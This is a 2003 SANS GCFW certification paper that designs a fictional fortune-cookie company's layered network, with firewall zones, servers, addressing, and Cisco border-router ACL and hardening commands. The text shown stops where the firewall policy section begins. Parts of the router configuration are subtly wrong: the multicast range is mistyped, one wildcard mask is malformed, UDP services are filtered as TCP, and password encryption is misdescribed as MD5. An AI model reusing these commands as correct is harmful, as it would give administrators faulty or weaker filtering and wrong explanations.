Global Information Assurance Certification Paper

Firewalls, Perimeter Protection and VPN-s

SANS GCFW Practical Assignment

Version 2.0

"GIAC Enterprises Security Architecture"

August 25th, 2003

by

Roberto Obialero

Abstract

This paper contains a detailed description of the security network architecture of GIAC Enterprises, an e-business company that deals with online sale of fortune cookie sayings.
The document is divided in four sections: the first defines the business needs and access requirement of the business units and details the security architecture; the second part is focused on the security policies and gives a tutorial addressed to other analysts about the firewall policy configuration. The third part presents the audit performed at GIAC Enterprises network by a security consultancy firm to verify the firewall policy and finally the last section provides the description of three different kinds of attacks that can occur against a network, as defined in a previous candidate's paper.

Table of Contents

1. Section I – Security architecture

1.1 Introduction

GIAC Enterprises is actually a company involved in the e-commerce business. The sales of its products are rising and they received a 1M$ funding from a group of Venture Capital firms to improve the company picture in the emerging Internet market.
The business plan focused on reinforcing the Internet utilization by several company divisions; according to the e-business paradigm the company relies on "the Net" not only for a virtual shop selling their products, but also for suppliers and partners communication; a group of employees – specifically salespeople and teleworkers – extend the company network up to their home or mobile locations.
In this way GIAC Enterprises can be more competitive in the global market and can save much money in the long term.
In this scenario, a big amount of resources must be addressed in order to reinforce the security of the new architecture and to avoid the threats resulting from the adoption of the "Internet Open Company" model.

1.2 Business needs and required services

1.2.1 Customers and General Public

The general public will connect to the company Website for obtaining more information about GIAC Enterprises and his products: this will be possible enabling the inbound HTTP protocol from all hosts to the web server host. A lot of marketing information will be available and a separate site section for registered users will be provided.
If somebody would like to purchase some fortunes he or she has to register filling an electronic form; the submission of sensitive information has to be executed in a way the data are not sent in clear text over the Internet (so the protocol used is HTTPS).
Right now the potential customer data are sent via a customized Java application to the customer database – so we will need access to the DBMS server only from the web server - another application could enable the customers to fill their shopping cart; several payment methods will be available. At the end of the transaction the cookie orders will be processed.
A restricted area in the website (HTTPS connection) will be available for customers who would like to track the status of the order with password/PIN number authentication.

1.2.2 Suppliers

GIAC Enterprises has several suppliers over the world that write the sayings. They are not allowed to directly access the sayings database but they can send the sayings in encrypted mode over the Internet using a Secure FTP connection. This will be provided by SFTP that relies on SSH architecture: the client software is free and downloadable from http://openssh.com
An automated procedure performed every a configurable time interval scans the sayings repository for malicious code and then transfers the sayings to another host, the Partner-Supplier DBMS Server populating the sayings database; another procedure will then update the GIAC DBMS Server nightly (a rule for Oracle connection from P/S DBMS to GIAC DBMS will be required) with the replica mechanism.
The choice of keeping a dedicated DBMS in place is due to the fact that the DB information are crucial to GIAC Enterprise business so we must keep them protected under several security layers.

1.2.3 Partners

The partners of GIAC Enterprises are selected companies located in several countries; they translate the fortune cookie sayings in foreign languages and sell them to the end user; they maintain their own customers and sales database.
Partners need to connect to the sayings database – this feature will be available only from selected hosts subjected to two factors authentication - and to exchange emails with the GIAC's employees.
VPN technology enables authentication and privacy. A security gateway to security gateway tunnel connection will be in place; the email exchange with GIAC employees will be possible only after they have been scanned by antivirus software running in the External Mailserver.

1.2.4 GIAC Internal Employees

Internal employees daily work is performed sitting at their Windows workstations located on the Intranet LAN: all the basic Domain services are provided by a few Intranet servers while access to the Corporate information (DBMS and File service) is further restricted and controlled by an internal firewall.
Employees Internet access is required for searching information on the web and is accomplished by an HTTP Proxy Server: this reduces the bandwidth utilization via the caching feature, requires authentication, filters and logs the activities.

1.2.5 Mobile Sales and Teleworkers

One emerging need of the modern companies is to allow their mobile workforce (executives, salesman, technicians) to connect to the company resources remotely, wherever they may be.
This feature could be enabled by a host to gateway tunnel VPN; in a such way GIAC external employees could take advantage of the Intranet resources from hotel rooms, customers, their homes as they were in the office.
To make it available we have to install and configure the VPN client and the personal firewall software on the user corporate laptop.
In this scenario the mobile workers can access the Intranet LAN resources, exchange mail and access (if enabled) the database with a secure session.

1.3 Network architecture

The GIAC Enterprises network architecture design has been made keeping in mind some important principles:

- The overall architecture must be scalable – if in the future we will need to improve the performance or increase the workload - we should be able to do so without having to replace the boxes; expandable hardware will protect the investment.
- Even if we plan to improve the overall availability of the architecture – with special reference to core components that could represent a "single point of failure" – we will prefer to choose boxes with High Availability option support.
- We have to adhere to the "layered security" paradigm so the information, the real value for an Internet company, will be protected with several devices so the attacker will have to work hard to compromise our systems.
- Whenever possible we prefer to use software products that adhere to the Open Source program instead of proprietary solutions: the code is available to the entire Internet community and under public scrutiny so security bugs (and hopefully solutions) are found earlier than proprietary ones.
- Take a proof read of the "SANS-FBI 20 Top Security List" http://www.sans.org/top20.html : the 60% of the security issues are due to points quoted on the list.
- Be a good Internet neighbour avoiding, if possible, the usage of GIAC Enterprises hosts to launch attacks over the "Net".
- The access to the network resources is based on the "least privilege access" principle, so there are basically two kinds of users: a restricted number of administrators responsible of the IT infrastructure management and the generic GIAC users.
- The security police states that modem use is forbidden in the GIAC Enterprises network: an audit is performed periodically against their presence.
- The same considerations applies to 802.11x Wireless Lan Networks.

The GIAC Enterprises network architecture is depicted below.




Figure 1. GIAC Enterprises Network Architecture

Now we will discuss the detailed architecture.

1.3.1 Border Router

GIAC Enterprises will be connected to an Internet Service Provider via an E1 link by a Cisco 2691 Border Router, a high performance router that is capable of routing 70K packets per second running IOS 12.3 software.
The purpose of the router is to deliver IP packet to their destination based on the data contained in the IP header; this is accomplished by routing protocols that permit the exchange of information between the routers on a networked infrastructure.
We chose Cisco because of their wide use, the rich documentation and the worldwide support available.
We use procedures to harden the router http://www.cisco.com/warp/public/707/21.html and we deploy some access lists to filter out inbound traffic from the Internet (like RFC 1918 www.ietf.org/rfc/rfc1918.txt , loopback addresses, IANA unused address blocks www.iana.org/assignments/ipv4-address-space , ICMP echo reply and previous attackers list) to save CPU cycles of the firewall discarding the packets before they will be sent to its public network interface card.

1.3.2 Firewall

For the firewall we relied on the price/performance ratio of Clavister products. They take a big advantage of firewall code built on a proprietary solution, designed only for firewalling purposes. This eliminates a lot of vulnerabilities of other commercial multipurpose OS based firewall systems; another benefit of the Clavister solution is that code is very compact (4 MB of maximum disk space required), so we can burn it on PC card flash disk or in removable devices, where available, like USB external disks or floppy disks.
As stated before, in our design we kept scalability in mind, so we chose an appliance Model M560 capable of 590 Mbs throughput (with HA upgrade option available for future expansion), six network interface cards, even if we currently need only five. Should we need to change the network topology or add zones to our firewall we would not need to replace the device, but just reconfigure it.
The firewall appliance could be managed from a PC workstation with a GUI interface that communicate via NetCon protocol in encrypted mode (CAST 128 bit and authentication) on TCP port 999. Our choice was to locate the workstation in the management LAN.
GIAC Enterprises network has five main zones here ordered by decreasing vulnerability risk:

- An External LAN directly connected to the Cisco Border Router
- A Service Network housing the server that will need to be publicly accessible like the External DNS, the External Mailserver, and finally the Web Server. This network also contain the HTTP Proxy Server and a network based Intrusion Detection System.
- A Partner-Supplier Network with the publicly accessible Secure FTP Server and the P/S DBMS Server
- A Management LAN housing the Firewall Management Station, the Log and NTP Server and the dedicated management workstations used by System and Network Administrators.

- An Internal LAN housing the Intranet servers used by employees in the daily internal operations like Domain Controller acting as Internal DNS, Internal Mail system and the Employees Computers; in this zone is placed another firewall for layered security purposes that restricts the traffic to the Corporate DBMS Server and the File Server.

The firewall offers many features like Open Standard IPSEC compliance, VPN support, Stateful Inspection filtering, traffic shaping, anti-spoofing filters, protection against several kinds of well-known attacks; the Appliance firmware upgrade is quite easy and requires a minimum downtime, the embedded log analyzer has a user friendly interface and can export data in standard formats like CSV or Microsoft Excel and we could forward the logs up to 8 Log Servers.
More info is available at
www.clavister.com

1.3.3 The Service Network

The Service Network houses the servers that will need to be publicly accessed like the External DNS, the External Mailserver, and the Web Server; in this network will be installed also a network based Intrusion Detection System and a HTTP Proxy Server.
We decided to use non routable IP addresses (RFC1918), then publish them to Internet with Static NAT technique that give a one to one correspondence between public external addresses and internal network addresses.
The service network boxes run RedHat Linux 9 www.redhat.com/software/rhel/es the Operating System is Open Source, it has been very scrutinized in the last years and the RedHat distribution has worldwide support. All these factors play an important role in our choice.
For management purposes all the Linux servers will be equipped with OpenSSH software www.openssh.org .
All the following installations will be hardened with Bastille-Linux 2.1.1 www.bastille-linux.org scripts as well locked down removing all the unnecessary services.

1.3.3.1 External DNS Server

The security network architecture of GIAC Enterprises will take advantage of the Split DNS model.
This makes use of one external DNS working as authoritative server for GIAC public host address translation requests coming from Internet and DNS lookup service for boxes located in the Service Network; an Internal DNS Server answers to queries from internal nodes.
Two Giac Enterprises zones are in place: one with the publicly accessible servers and one with the internal one.
The external DNS server is a Dell PowerEdge 650 box
http://www.dell.com/us/en/esg/topics/segtopic_servers_pedge_rackmain.htm
running the current 9.2.2 version of Bind www.isc.org/products/BIND.

It is configured to disable recursion (mechanism that asks to other DNS servers the address translation) except for service network hosts www.isc.org/tn/isc-tn-2002-2.txt . If this feature were enabled malicious users could use our DNS for their queries.
Another public DNS issue is the zone transfer feature – the entire DNS database download available with TCP connection to port 53 - we must be sure that this can be performed only from the Internal DNS Server (with the appropriate zone allow-transfer <Internal_DNS_IPAddress> statement in the /etc/named.conf file); in addition we have to check with the ISP that it will not available through their secondary DNS.

1.3.3.2 External Mailserver

In a similar way we designed the mail service with two servers: an internal one running Microsoft product for local mail exchange and external mail delivering to the employees mailbox and one External Server running Sendmail 8.12.10 www.sendmail.org for SMTP mail relaying to and from Internet. The advantage of the solution is that we have two different mail system to exploit for hacking the service.
The box is a Dell PowerEdge 2650 running RedHat Linux 9 hardened with Bastille Linux; the application software is Sendmail which is perhaps the most deployed mail exchange system in the world.
This server requires SMTP access to/from any Internet host and to/from the Internal Mailserver.
Before any email message is exchanged with Internet or Internal network, its content is scanned for malicious code payload.

1.3.3.3 Web Server

Another Dell PowerEdge 2650 box is used as the GIAC Enterprises Apache 2.0.47 www.apache.org based Web Server locked down removing the unnecessary information available in a standard installation (ref. http://www.redhat.com/docs/manuals/linux/RHL-9-Manual/security-guide/s1-server-http.html)
The web site has two sections: one for general information addressed to the general public (HTTP connection) and one more secure (HTTPS connection) for dealing with registered users.The access requirements will be from any Internet host and for GIAC internal workstations to port 80 and 443.
The Java application for managing the restricted web site area (customers sensitive information, order tracking) will need to access via JDBC the GIAC DBMS Server – Oracle port 1521

1.3.3.4 HTTP Proxy Server

To enable GIAC Enterprises internal employees to retrieve information from the Internet it is provided an HTTP Proxy Server based upon Squid 2.5 www.squid-cache.org software. This is accomplished by a powerful Dell PowerEdge 2650 (we need to choose a server with enough RAM and disk capacity for cache performance issues) that accepts the HTTP protocol request from authenticated users, download the requested pages from the Internet web servers (if not already cached) for serving them to the requestor.
The embedded cache stores the configurable latest requested pages, so bandwidth saving will be performed if several users request the same static page from the Internet.

Another Squid useful option is the content filtering that prevents user access to URLs ranked for violence, racism, explicit sex and so on.
The inbound access requirements will be from internal workstations to Squid standard port 3128, outbound to any Internet host at the 80 and 443 ports.

1.3.3.5 Intrusion Detection System

The purpose of an IDS is to capture the evidence of attacks against a network or an host.
It includes a network sniffer that captures the frames over the wire and a signature database containing the patterns of the attacks.
The frames are then compared with the signature database; when they match a configurable alerting is sent to the network administrator.
This box is very CPU and disk intensive as it checks and logs all the Ethernet traffic in the network where it is plugged in. It is connected to the SPAN port of the service network switch according to best practices www.snort.org/docs/iss-placement.pdf.
We decided to install it in the service network because it houses the GIAC Enterprise's publicly accessible servers, so we will have the major chance that attack will be executed against.
The IDS box is a Dell PowerEdge 2650 with Snort 2.0.1 Open Source network based IDS application www.snort.org; this has something stateful. It can correlate the frames belonging to the same connection reducing the false positive detections.

1.3.4 The Partner-Suppliers Network

1.3.4.1 Secure FTP Server

The aim of the Secure FTP Server is to provide a secure way for Suppliers to upload the sayings to GIAC Enterprises company. Since communication is encrypted it is very difficult for an attacker to snoop the data.
The suppliers must use a two factor authentication: password and personal token supplied by GIAC. They can only put their files on the FTP area, then a procedure will scan the data for malicious content before they are copied to the P/S DBMS Server.
The SFTP Server is based on OpenSSH 3.7.1 suite. It supports SSH2, providing data encryption with Triple DES or Blowfish and runs on a Dell PowerEdge 650 with RedHat Linux 9 with Bastille-Linux scripts removing all the unnecessary services and software. OpenSSH is also used for management purposes.

1.3.4.2 P/S DBMS Server

Information are a valuable asset for GIAC Enterprise so we designed a network with no direct data access for external Suppliers, Partners etc.
The purpose of the P/S DBMS Server is to provide an intermediate access point for GIAC external users to a subset of the corporate information: an automated replica mechanism provides the data quick updates.

To download the data for future translation partners access the sayings database via a VPN connection. They are also allowed to view and exchange some sales information.
This server runs on a Dell PowerEdge 2650 with RedHat Linux 9 with Bastille-Linux scripts removing all the unnecessary services and software with OpenSSH for management purposes.
The DBMS is Oracle 9i Standard Edition with the following security enhancement http://otn.oracle.com/deploy/security/oracle9i/pdf/9i_checklist.pdf

1.3.5 Management LAN

The purpose of the management LAN is to provide a central point of management of the GIAC Enterprises servers. Access to this network is restricted to technical administrators personnel since from their fixed IP workstations they can control the configuration settings, the logs, the performance and faults of the servers and other valuable information.
This network houses the Firewall Management Station, the Log and NTP server, the Fixed IP Desktop Workstations..

1.3.5.1 Firewall Management Station

This is a Windows 2000 Professional SP4 based workstation (Dell Dimension 4600C) www.dell.com/us/en/gen/topics/segtopic_dimen.htm with all the more recently released security patches, installed compliant to the MS security checklist http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/chklist/w2ksvrcl.asp, hardened by MBSA tool www.microsoft.com/technet/security/tools/Tools/MBSAhome.asp , it connects to the Clavister Firewall for management: via port 999 in encrypted (CAST 128, SHA-1) mode. It is useful to review the firewall configuration settings in graphical mode as well as for firewall traffic analysis through the utilities provided.

1.3.5.2 Log and NTP Server

The purpose of a centralized log server is to collect all the logfiles sent from the servers in the network we need to control continuously. If a node, which periodically sends its own logfile to a centralized server gets compromised and the attacker tries to delete the clues we are still able to access the data stored on another machine (just the log server) for analysis and forensic activity.
Using shell script utilities we could merge the logfiles together for performing a detailed analysis of the evidence of a potential attack (about all service network boxes, for instance).
The Log Server applicational is very disk intensive so we choose a Dell PowerEdge 2650 with a lot of SCSI Disk Space available; there is also a backup policy in place to store the data on tape after a timely configurable manner.
As the Log Server contains valuable info about our networks, servers, users and applications we need to give extreme attention in the node hardening: as in the previous cases we relied on a RedHat Linux 9 with Bastille-Linux scripts removing all the unnecessary services and software.

Now the service relies on the standard Syslog daemon on UDP port 514, we plan to upgrade to Nsyslog (more reliable on TCP port 514 with improved features) when the current problems with the Linux platform will be ironed out.
GIAC Enterprises hosts must be synchronized on the same clock source for operations and log analysis. This is achieved via the NTP protocol: a host connects to a public accessible NTP Stratum 3 Server (Stratum 1 e 2 are the most precise ones but not publicly accessible) at UDP port 123. All the other hosts in the network have to be connected to UDP port 123 of the NTP Server for synchronizing their clocks.
For server consolidation purposes we added this application to the Log Server. OpenSSH is also used for management purposes.
For server redundancy purposes there will be another NTP Server: it will be located in the Service Network (HTTP Proxy Server).

1.3.5.3 Management Workstations

These are the fixed IP Desktop workstations used for remote management of the GIAC Enterprises servers. They are intended for administrators (network & security, system, DBA) use only and are located in a room with restricted access.
These are Dell Dimension 4600C PCs Windows 2000 Professional SP4 with the same security restrictions of the Firewall Manager workstation; the administrator group can remotely manage the servers via a secure OpenSSH 3.7.1 based connection (we need to install and configure the client on all the management workstations and the server software on the managed nodes) and open TCP port 22 inbound to the servers only from management network.
Only the administrators can retrieve patches, and software applications via standard FTP protocol from the Internet using these workstations. They store the files in a corporate public repository housed on the Intranet LAN (File Server behind the Res_Net_Firewall) to keep them available to internal employees for upgrade issues.
Norton Antivirus software is installed and the signatures updates every 3 days through an automatic logon script (manual intervention will always be possible in case of worm spread alerting).

1.3.6 The Intranet LAN

This network is the main working environment of the internal employees.
Inside the Intranet LAN we can find an Internal DNS Server acting as Domain Controller, the Internal Mailserver, the employees workstations and – beyond the Res_Net_Firewall - a File Server used as second Domain Controller and a DBMS Server.
The Windows servers are equipped with MS Terminal Services for remote management via RDP protocol from Desktop PCs located in the management LAN.

1.3.6.1 Res_Net_Firewall

The purpose of this firewall is to add a security layer to the valuable corporate information stored in the DBMS and file servers. This firewall acts as a filter for unauthorized internal accesses.

It is implemented by a Clavister S330 appliance – for details see the main firewall description above – capable of 300 Mbs throughput with two out of three network interface cards connected to the Intranet LAN and to the Restricted Network respectively.
The firewall management is performed from the same Firewall Management Station housed in the management LAN.

1.3.6.2 Corporate DBMS Server

The purpose of the Corporate DBMS Server is to provide a repository of structured data like the fortune cookie sayings, GIAC Enterprises customers and a lot of other information.
An automated replica mechanism is in place to update the data from/to the P/S DBMS Server (brand new sayings from Suppliers, new products for Partners).
This server can receive the data from the Java application running on a Web Server to populate the customers database.
It relies on a Dell PowerEdge 2650 running RedHat Linux 9 hardened with Bastille-Linux scripts OpenSSH is also used secure for management purposes.
The database chosen is Oracle 9i Enterprise Edition to address scalability with the following security checks http://otn.oracle.com/deploy/security/oracle9i/pdf/9i_checklist.pdf

1.3.6.3 File Server

This node acts as a storage resource for corporate information, it is configured as Domain Controller providing the Directory service. The server contains also the repository for the software upgrade files downloaded from the Internet by the Administrators group.
The box is a Dell PowerEdge 2650 Windows 2000 Server SP4 based, it is hardened with MBSA tool and it is compliant with the Microsoft checklist
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/chklist/w2ksvrcl.asp

1.3.6.4 Internal Mailserver

This server offers the mail exchange service (via the MAPI protocol) to the internal employees; if email needs to be routed elsewhere on the Internet it will be sent via SMTP connection (port 25 TCP) to the External Mailserver that, after scanning its content, will relay it to the destination mail server. The same actions will be performed in the opposite direction as the email will be relayed to the Internal Mailserver via SMTP protocol.
The Internal Mail Server is a Dell PowerEdge 2650 that runs Windows 2000 Advanced Server SP4 with MS Exchange 2000 SP3 and SMTP Connector hardened with MBSA tools and the latest security patches compliant to the Microsoft server security checklist above.

1.3.6.5 Internal DNS

The purpose of the Internal DNS is to resolve the hostnames for servers and workstations belonging to the GIAC Enterprises domain and to provide the Directory and DHCP services. It can perform zone transfer (entire DNS database copy) from the External DNS and enables recursion.

The box is a Dell PowerEdge 650 and is Windows 2000 Server SP4 based, the DNS service is the Microsoft one integrated within Active Directory: this node acts as a Domain Controller for users and server authentication. It is hardened with MBSA tool and it is compliant with the Microsoft server security checklist above.

1.3.6.6 Employee workstations

These are about 100 Desktop PCs that the GIAC internal employees use for daily work. They are Dell Dimension 4600C PCs Windows 2000 Professional SP4 with all the most recent security patches hardened by MBSA and are compliant with the Microsoft workstation security checklist http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/chklist/w2ksvrcl.asp,
Norton Antivirus software is installed and the signatures updates every 3 day with automatic logon script (manual intervention will always be possible in case of worm spread alerting).

1.3.6.7 Mobile Force Laptops

These are about 20 Laptop PCs the GIAC Sales and Teleworkers use for daily work; they are Dell Latitude D600 NBs Windows 2000 Professional SP4 with all the most recent security patches hardened by MBSA and is compliant to the Microsoft workstation security checklist
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/chklist/w2ksvrcl.asp
Clavister IPSEC compliant VPN client provides the tunnel mode connection to the GIAC Intranet LAN while the Zone Alarm Pro Personal Firewall software shields the NB from attacks.
Norton Antivirus software is installed and the signatures updates with automatic logon script every 3 day (manual intervention will always be possible in case of worm spread alerting).

1.4 Defense in depth

The defense in depth concept is very important for protecting enterprise assets like computers, information and employees productivity from the external attacks.
Nowadays the Internet potential business is very valuable and Denial of Service downtime or stolen information can no longer be acceptable for enterprise reputation, lost business and money wasting.
The defense process starts with writing the organizational security policy stating the details of the GIAC Enterprises department activities and business needs; then the management has to be involved and plans for periodical reviews must be followed.
In order to make the attacker's life hard the project relies on several measures to improve security and reduce compromise risks instead of afford in a single device (firewall for instance).

We designed a layered security network in which inbound access to valuable corporate information must first pass through a router filtering, then through the main firewall, then through the second one and finally access the DB.
The Suppliers can only store the (encrypted over Internet) sayings information on the Secure FTP server. Then after malicious code scanning an automated procedure will populate a dedicated Database that will be replicated to the Corporate one. At the same time the Partners connected via the Internet VPN will not have direct access to the Corporate Database.
A firewall is in place for further protecting the corporate information from unauthorized access; both the database and the file shares have access protection based on profiling to satisfy the “least privilege access principle”.
Two major services like DNS and Mail are split among two servers on different platforms. This way the compromise of the most exposed one does not stop the service at least to the internal users and the repair takes less. The email messages exchanged with the Internet are scanned for malicious payload at the boundary of the perimeter in both directions.
The internal users have no direct connection with any protocol to the Internet: for (authenticated) web browsing activity they are proxied by the Squid cache, the content is checked at the application level; the URLs are filtered and logged; the overall network utilization takes advantage from the use of an http proxy server.
Nobody but the qualified administrator group gets logged with administrative privileges so it will not be possible to install applications on the clients; only the administrator group can retrieve patches and upgrades via ftp protocol from the Internet. Then the upgrading mechanism will be automated by an Microsoft SMS server deployment.
The antivirus software runs on all the Microsoft servers and the workstations and it will be updated in a timely manner.
Most of the Operating System and application software is Open Source so the public domain code is under continuous scrutiny and fixes are quickly released.
The VPN technology (standard IPSEC) guaranties privacy over the Internet making the Enterprise extension available worldwide.
An Intrusion Detection System is deployed in order to report the attacks on the most exposed network as soon as possible.
A Log server is installed to collect al the log files (its time clock is synchronized with the NTP server reference) of the servers for nearly real time attack detection providing evidence for further forensic analysis.
The architecture was planned and designed with scalability in mind (we hope the fortune cookie sayings sales will rise) balancing the costs with performance in such a way that it would be possible to add single small boxes/elements without wasting our network and servers infrastructure.

1.5 IP Addressing scheme

GIAC Enterprises addressing scheme is depicted in the following table:

Network object	IP Address	Notes
External Network	XXX.YYY.ZZZ.128/28	Available IP range .129-.142
Border Router	XXX.YYY.ZZZ.142	
Firewall NIC0	XXX.YYY.ZZZ.129	
External DNS Public	XXX.YYY.ZZZ.130	
External Mailserver Public	XXX.YYY.ZZZ.131	
Web Server	XXX.YYY.ZZZ.132	
Http Proxy Server	XXX.YYY.ZZZ.133	
Secure FTP Server	XXX.YYY.ZZZ.140	
Service Network	192.168.1.0/24	Available IP range .1-.254
Firewall NIC1	192.168.1.1	
External DNS Private	192.168.1.2	SNAT mapping to XXX.YYY.ZZZ.130
External MailServer Private	192.168.1.3	SNAT mapping to XXX.YYY.ZZZ.131
Web server Private	192.168.1.4	SNAT mapping to XXX.YYY.ZZZ.132
Proxy Server	192.168.1.5	SNAT mapping to XXX.YYY.ZZZ.133
IDS	192.168.1.6	
Partner/Supplier Network	192.168.2.0/24	Available IP range .1-.254
Firewall NIC2	192.168.2.1	
P/S DBMS	192.168.2.2	
Secure FTP Server	192.168.2.3	SNAT mapping to XXX.YYY.ZZZ.140
Management LAN	192.168.3.0/24	Available IP range .1-.254
Firewall NIC3	192.168.3.1	
Log & NTP Server	192.168.3.2	
FW Manager WS	192.168.3.10	
Management WS	192.168.3.11-30	
Intranet LAN	192.168.4.0/24	Available IP range .1-.254
Firewall NIC4	192.168.4.1	
Internal DNS	192.168.4.2	
Internal Mailserver	192.168.4.3	
Res_Net_FW NIC0	192.168.4.20	
Employee PCs	192.168.4.50-199	
Restricted LAN	192.168.5.0/24	Available IP range .1-.254
Res_Net_FW NIC1	192.168.5.1	
Corporate DBMS	192.168.5.2	
Corporate File Server	192.168.5.3	

2 Section II – Security Policy and Tutorial

2.1 Border Router policy

In the router configuration access lists will be deployed to filter out some inbound traffic from the Internet (IP source address like RFC 1918, loopback addresses, IANA unused address blocks and ICMP echo replies).
Discarding these packets before they are allowed to go through the router itself saves a few CPU cycles both on the router and on the firewall.
Some more commands are provided for router hardening to disable the unnecessary services http://www.cisco.com/warp/public/707/21.html, avoiding the router to give out information useful in planning an attack.

2.1.1 Access control lists

To setup the configuration we have to connect to the router console or telnet from an authorized host (located in the management LAN).
After having logged into the router in unprivileged mode we have to type the "enable" command to get the administrative privileges and finally enter in the ACL configuration mode for editing the Extended Access List 100 (the commented lines start with a "!" character):

GIAC_Router(config-ext-nacl)#

interface Serial 0
! apply ACL to interface in the Internet side

access-group 100 in
! set up ACL 100 as packet filter to inbound packets

access-list 100 deny ip 10.0.0.0 0.255.255.255 any log
access-list 100 deny ip 172.16.0 0.240.255.255 any log
access-list 100 deny ip 192.168.0.0 0.0.255.255 any log
! deny access and log for packets with internal (non routable) IP source address

access-list 100 deny ip 244.0.0.0 31.255.255.255 any log
! deny access and log for packets with multicast IP source address

access-list 100 deny ip 127.0.0.0 0.255.255.255 any log
! deny access and log for packets with loopback IP source address

access-list 100 deny ip 0.0.0.0 0.255.255.255 any log
access-list 100 deny ip 1.0.0.0 0.255.255.255 any log
access-list 100 deny ip 2.0.0.0 0.255.255.255 any log

…
access-list 100 deny ip 220.0.0.0 0.255.255.255 any log
! deny access and log for packets with unallocated IP source address
(IP address range from 3.0.0.0 to 219.0.0.0 left out to save space)

access-list 100 deny ip .XXX.YYY.ZZZ.128 0.0.0.15 any log
! deny access and log for packets with our published IP source address

access-list 100 deny ip .XXX.YYY.ZZZ.WWW 0.0.0.0 any log
! deny access and log for packets with previous attackers IP source address

access list 100 deny tcp any any range 135 139
access list 100 deny udp any any range 135 139
!deny access to netbios traffic

access list 100 deny tcp any any range 6000 6255 log
!deny access and log xwindows traffic

access list 100 deny tcp any any range 69 log
!deny access and log tftp traffic

access list 100 deny tcp any any range 514 log
!deny access and log syslog traffic

access list 100 deny tcp any any range 161 162 log
!deny access and log snmp traffic

access list 100 permit any any
!permit all of the traffic unmatched in the previous rules

The ACL statement order is important because the filtering action scan a packet against the rules in a top down manner, so it's better to put the most hit rules at the top of the list for better performance.

Some more traffic controls and router security setting could be enabled with the following commands:

access list 10 permit 192.168.3.0 0.0.0.30
access list 10 deny any
line vty 0 4
access-class 10
login
! this restrict the router telnet access to hosts located in the management LAN

access list 101 permit tcp any any eq 23 log-input
! this logs the MAC address of the PC that opens the telnet session

2.1.2 Disabling unnecessary services

No cdp
! disables the Cisco Discovery Protocol that is affected from several flaws

no snmp
! the router will not remotely managed by snmp protocol

no ip sourceroute
! disable ip source routing

service password encryption
! this displays the password in MD5 hash, instead of default plain text

no service tcp-small-servers
no service udp-small-servers
! this disables a few services used for echo, discarding data, character generator and daytime that are not normally used

no service finger
! disables the finger service, that provide users information

no ip http
! disables the built-in web server

no ip bootp
! disables the network boot option

no ip direct-broadcast
! prevents DoS attacks based on multiple replies to malicious packets

no ip unreachables
! prevents the router for giving out network information based on ICMP error messages

banner / WARNING: authorized access only /
! displays a banner stating that is unlawful to attempt to enter without authorization

logging 192.168.3.2
! send the logs to the Log&NTP Server

To make permanent these changes we have to copy the configuration to the startup one with the command:

Copy running-config startup-config

2.2 Firewall policy and tutorial

2.2.1 Introduction

